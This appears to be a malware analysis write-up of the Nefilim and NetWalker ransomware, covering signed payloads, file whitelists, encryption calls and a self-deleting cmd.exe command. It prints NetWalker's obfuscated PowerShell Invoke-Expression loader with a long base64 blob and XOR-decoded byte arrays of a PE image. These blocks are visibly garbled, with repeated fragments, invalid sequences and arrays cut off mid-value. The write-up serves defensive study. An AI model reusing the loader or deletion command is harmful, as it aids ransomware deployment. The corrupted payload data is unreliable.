Nefilim & Netwalker

UDURRANI

Nefilim (SECTION 1)

NetWalker + Injection (SECTION 2)

Nefilim (SECTION 1)

One of the reason nefilim bypassed many endpoint security solutions is that it uses a signed payload.

```
++++++++++++++++++++ X ++++++++++++++++++++
[0054FA98]->     (null)
[0054FAAC]->     Sectigo RSA Code Signing CA
[0054FAB0]->     Inter Med Pty. Ltd.
[0054FA9C]->     (null)
[0054FAA0]->     (null)
[00352180]->     39 f5 62 51 df 20 88 22 3c c0 34 94 08 4e 60 81
```


```
## FILE_TYPE => PE

    +              i386 ...
    +              EXE ,
    +              Wed Mar 11 02:06:11 2020   CompileTime
    +              4
    +              0x400000 <- Base*
    +              GUI
    +              (32B)
    +              33280 <- CS
    +              0x1000 <- CoseBase*
*****************************************************************

    *              .text:
    *              .text: (X), (R),
    *              .rdata:
    *              .rdata: I, (R),
    *              .data:
    *              .data: I, (R), (W),
```

Overall the payload is pretty efficient. It acts quickly to encrypt the disc. It creates a whitelist to make sure that the encryption process doesn't hit any decoy files/folders. Some endpoint solutions deploy or watch these folders. The payload uses some of the following strings.


oh how i did it??? bypass sofos hah
fuk sosorin
fuk anlab
Den'gi plyvut v karmany rekoy. My khodim po krayu nozha… (I feel pain in somewhere in a pile, and the wounds in my heart cannot heal)
We walk on the edge of a knife

Some of the strings are used as keys to decrypt parts of the ransom note.

The payload uses **Advapi32** so that it can use CryptAcquireContextA, CryptCreateHash etc and the function available as a resource named SystemFunction036 in Advapi32.dll.



It doesn't use a lot of command line activity like other ransomware payloads. The basic flow is pretty straightforward.



cmd.exe /c timeout /t 3 /nobreak && del "C:\Users\foo\Desktop\payload.exe" /s /f /q

Strings are passed to call shellExecute()

```
addx-4039fb(u" /c timeout /t 3 /nobreak && del \"");
addx-4039fb(u"\" /s /f /q");
addx-402a91(u"\" /s /f /q");
```

And then passed as "ecx"

ShellExecute(0x0, 0x0, u"cmd.exe", ecx, 0x0, 0x0);

```
push    eax
push    eax
push    ecx
push    aCmdexe
push    eax
push    eax
call    dword [imp_ShellExecuteW]
```

Nefilim starts looking for files by using

FindFirstFile(eax, struct WIN32_FIND_DATAA);

It compares file path within the whiteList provided by the payload. This is done by using **lstrcmpi**()


```
push        aWindows        // Looking for the folder Windows
push        eax
call        esi             // Calls the string compare function
test        eax, eax        // If equal use JE to jump to a function
                            // lstrcmpi(&variabletocompare, u"windows");
```

WhiteListed extensions

lnk,exe,log,cab,cmd,com,cpl,exe,ini,dll,url,ttf,pif,mp3,mp4

WhiteListed files/folders

windows, $RECYCLE.BIN, NTDETECT.COM, ntldr, MSDOS.SYS, IO.SYS, boot.ini, AUTOEXEC.BAT, ntuser.dat, desktop.ini, CONFIG.SYS, RECYCLER, BOOTSECT.BAK, bootmgr, programdata, appdata, programfiles, programfiles(x86), microsoft, sophos



All files (minus the whitelisted files/folders) are encrypted with .**NEFILIM** extension. **CreateFile**() is called to create a text file with a Ransomnote

NetWalker (SECTION 2)

Initial payload drops an obfuscated powershell script.

ESET-NOD32	Win64/Filecoder.Netwalker.A	Kaspersky	HEUR:Trojan.PowerShell.Generic
Microsoft	Ransom:PowerShell/NetWalker.PIMTB	Sophos AV	Troj/NetWalk-B
TrendMicro	Ransom.PS1.NETWALKER.SM	TrendMicro-HouseCall	Ransom.PS1.NETWALKER.SM
ZoneAlarm by Check Point	HEUR:Trojan.PowerShell.Generic	Ad-Aware	Undetected
AegisLab	Undetected	AhnLab-V3	Undetected
ALYac	Undetected	Antiy-AVL	Undetected

Powershell contains a base64 payload.

```
InVokE-ExPRESSIoN -COMmand $([StriNG]([SySTEM.TexT.ENcOdInG]::ASCII.GETStRiNG([SysTEM.CoNVErT]::FRomBAsE64String("ICAgICBbYllURVtdXSAgIC
AgICAgICRlRkdDU2pXS0tQcUxHUElZcCAgICAgICAgID0gICAgICAgDQoNCg0KDQoNCg0KQCgweDY3LDB4NjcsMHgxQywweDI1LDB4M2UsMHgzMywweDIyLDB4MWMsMHgxQSwweD
FBLDB4NjcsMHg2NywweDY3LDB4NjcsMHg2NywweDY3LDB4NjcsMHg2NywweDY3LDB4NjMsMHgzNywweDMzLDB4MDEsMHgzMSwweDBDLDB4MjMsMHg2NywweDM2LDB4NjcsMHg2Ny
wweDY3LDB4NjcsMHg2NywweDY3LDB4NjcsMHg3YSwweDY3LDB4NjcsMHg2NywweDY3LDB4NEEsMHg0RCwweDA3LDB4NkYsMHg3NywweDNmLDB4MjYsMHgyMywweDIzLDB4NjcsMH
gzZiwweDIzLDB4MjIsMHg2QiwweDc3LDB4M0YsMHg3ZSwweDc3LDB4NkIsMHg3NywweDNGLDB4NzcsMHgzRiwweDc3LDB4M0YsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4M0
YsMHg3NywweDc3LDB4NkIsMHg3NywweDNmLDB4NzcsMHg3NywweDZCLDB4NzcsMHgzZiwweDc3LDB4M0YsMHg3NywweDczLDB4NmIsMHg3NywweDNmLD
B4NzcsMHg3NywweDZCLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NywweDNmLDB4MjEsMHgyMSwweDZCLDB4NzcsMHgzZiwweD
IxLDB4MjEsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NmIsMHg3NywweDNmLDB4NzcsMHgzRiwweDZCLDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3Ny
wweDc3LDB4NmIsMHg3NywweDNmLDB4NzcsMHg3NywweDZiLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NzcsMHgzRiwweDc3LDB4
g3NywweDZCLDB4NzcsMHgzRiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NywweDNmLDB4NzcsMHgzRiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NzcsMHgzRiwweDc3LDB4Nz
csMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NywweDNmLDB4NzcsMHgzRiwweDZCLDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3LD
B4NmIsMHg3NywweDNmLDB4NzcsMHg3NywweDZCLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NzcsMHgzRiwweDc3LDB4Nz
ZCLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NmIsMHg3NywweDNmLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2Yi
wweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NywweDNmLDB4NzcsMHgzRiwweDZCLDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDNmLDB4NmIsMHg3NywweDZCLDB4NzcsMH
g3NywweDNmLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NywweDNmLDB4NmIsMHg3NywweDZCLDB4NzcsMHgzRiwweDc3LDB4Nz
csMHgzZiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NywweDNmLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDNmLDB4NkIsMHg3NywweDZCLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NywweDNmLDB4NmIsMHg3NywweDZCLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NzcsMHgzRiwweDc3LDB4Nz
NmLDB4NzcsMHg3NywweDZCLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NywweDNmLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NywweDNmLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NzcsMHgzRiwweDc3LDB4Nz
wweDc3LDB4NkIsMHg3NywweDNmLDB4NzcsMHg3NywweDZCLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NzcsMHgzRiwweDc3LDB4Nz
g3NywweDc3LDB4NmIsMHg3NywweDNGLDB4NzcsMHg3NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NzcsMHgzRiwweDc3LDB4Nz
csMHgzZiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3Ny
B4M0YsMHg3NywweDNmLDB4NzcsMHg3NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4Nz
wweDc3LDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NzcsMHgzRiwweDc3LDB4Nz
UsMHgyNiwweDIiLDB4NzcsMHgzZiwweDc3LDB4MjIsMHg2QiwweDc3LDB4M2YsMHg3NywweDc3LDB4NkIsMHg3NywweDNmLDB4MjUsMHg7MywweDZCLDB4NzcsMHgzZiwweDc3LDB4Nz
B4N0UsMHg2QiwweDc3LDB4M2YsMHgyNCwweDIzLDB4NkIsMHg3NywweDNmLDB4NzUsMHg3NiwweDIiLDB4NzcsMHgzRiwweDc3LDB4N2YsMHg2QiwweDc3LDB4M2YsMHg3NywweDNmLDB4Nz
c2LDB4NmIsMHg3NywweDNmLDB4NzMsMHgyNCwweDIiLDB4NzcsMHgzZiwweDI0LDB4MjMsMHg2YiwweDc3LDB4M2YsMHg3NSwweDc2LDB4NmIsMHg3NywweDNmLDB4NzIsMHg3My
wweDZCLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3MSwweDdlLDB4NjMsMHg3NywweDNmLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NzcsMHgzRiwweDc3LDB4Nz
weDZCLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3MSwweDdlLDB4NmIsMHg3NywweDNmLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NzcsMHgzRiwweDc3LDB4Nz
weDZCLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NzcsMHgzRiwweDc3LDB4Nz
```

Payload is converted to the following

```
@(0x67,0x67,0x1C,0x25,0x3e,0x33,0x22,0x1c,0x1A,0x1A,0x67,0x67,0x67,0x67,0x67,0x67,0x67,0x67,0x67,0x63,0x37,0x33,0x01,0x31,0x0C,0x23,0x33,0x36,0x67,0x67,0x67,0x67,0x67,
  0x67,0x67,0x7a,0x67,0x67,0x67,0x67,0x4A,0x4D,0x07,0x6F,0x77,0x3f,0x26,0x23,0x6b,0x77,0x3f,0x23,0x22,0x6B,0x77,0x3F,0x7e,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,
  0x77,0x74,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x73,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,
  0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x21,0x21,0x6B,0x77,0x3f,0x21,0x21,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x25,0x7f,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,
  0x77,0x6b,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,
  0x3f,0x73,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,
  0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,
  0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,
  0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,
  0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,
  0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,
  0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,
  0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,
  0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,
  0x6B,0x77,0x3F,0x76,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x23,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,
  0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,
  0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,
  0x77,0x6b,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x72,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x73,0x72,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x74,0x73,0x6b,0x77,0x3F,0x26,0x23,0x6b,0x77,0x3f,0x72,0x22,
  0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,
  0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,
  0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,
  0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,
  0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,
  0x6B,0x77,0x3F,0x76,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x23,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,
  0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,
  0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,
  0x77,0x6b,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x72,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x73,0x72,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x74,0x73,0x6b,0x77,0x3F,0x26,0x23,0x6b,0x77,0x3f,0x72,0x22,
  0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,
  0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x75,0x76,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,
  0x77,0x3F,0x77,0x76,0x6B,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x22,0x6B,0x77,0x3F,0x76,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x25,0x24,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,
  0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x75,0x73,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,
  0x3f,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x25,0x77,0x6B,0x77,0x3f,0x26,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,
  0x6B,0x77,0x3F,0x76,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x23,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,
  0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x76,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,
  0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x22,0x6B,0x77,0x3F,0x76,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x25,0x24,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,
  0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x75,0x73,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,
  0x3f,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x25,0x77,0x6B,0x77,0x3f,0x26,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,
  0x6B,0x77,0x3F,0x76,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x23,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,
  0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x76,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,
  0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x72,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,
  0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x75,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x76,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,
  0x77,0x77,0x6B,0x77,0x3F,0x73,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,
  0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x75,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,
```

This layer of **obfuscation** is removed by **XOR** operation with '**0x47**'

0xDEAD

```
@(0xad,0xde,0x90,0x00,0x03,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0xff,0xff,0x00,0x00,0xb8,0x00,0x00,0x00,0x00
00,0x40,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xb8,0x00,0x00,0x00,0x0e,0x1f,0xba,0x0e,0x
0xcd,0x21,0xb8,0x01,0x4c,0xcd,0x21,0x54,0x68,0x69,0x73,0x20,0x70,0x72,0x6f,0x67,0x72,0x61,0x6d,0x20,0x63,0
,0x6f,0x74,0x20,0x62,0x65,0x20,0x72,0x75,0x6e,0x20,0x69,0x6e,0x20,0x44,0x4f,0x53,0x20,0x6d,0x6f,0x64,0x65,
d,0x0a,0x24,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x50,0x45,0x00,0x
0x05,0x00,0x5a,0x34,0xad,0x5e,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xe0,0x00,0x02,0x21,0x0b,0x01,0x0e,0
,0x00,0x00,0x00,0x24,0x00,0x00,0x00,0x00,0x00,0x00,0xb0,0xa0,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0xd0,0x00,
0,0x00,0x10,0x00,0x10,0x00,0x00,0x00,0x02,0x00,0x00,0x06,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x05,0x00,0x00
00,0x00,0x00,0x00,0x20,0x01,0x00,0x00,0x04,0x00,0x00,0x00,0x00,0x00,0x00,0x02,0x00,0x40,0x05,0x00,0x00,0x1
x10,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x10,0x00,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x00,0x00,0x
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xf0,0x00,0x00,0xf8,0x14,0x00,0x00,0x00,0x00,0
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x10,0x01,0x00,0x6c,0x04,0x00,0x00,0x80,0xd4,
8,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x
0x00,0x00,0x00,0x00,0x2e,0x74,0x65,0x78,0x74,0x00,0x00,0x00,0x35,0xba,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0
,0x00,0x04,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x00,0x00,0x60,0x2e,
1,0x74,0x61,0x00,0x00,0x40,0x05,0x00,0x00,0x00,0xd0,0x00,0x00,0x00,0x06,0x00,0x00,0x00,0xc0,0x00,0x00,0x00
00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x40,0x00,0x00,0x40,0x2e,0x64,0x61,0x74,0x61,0x00,0x00,0x00,0x9
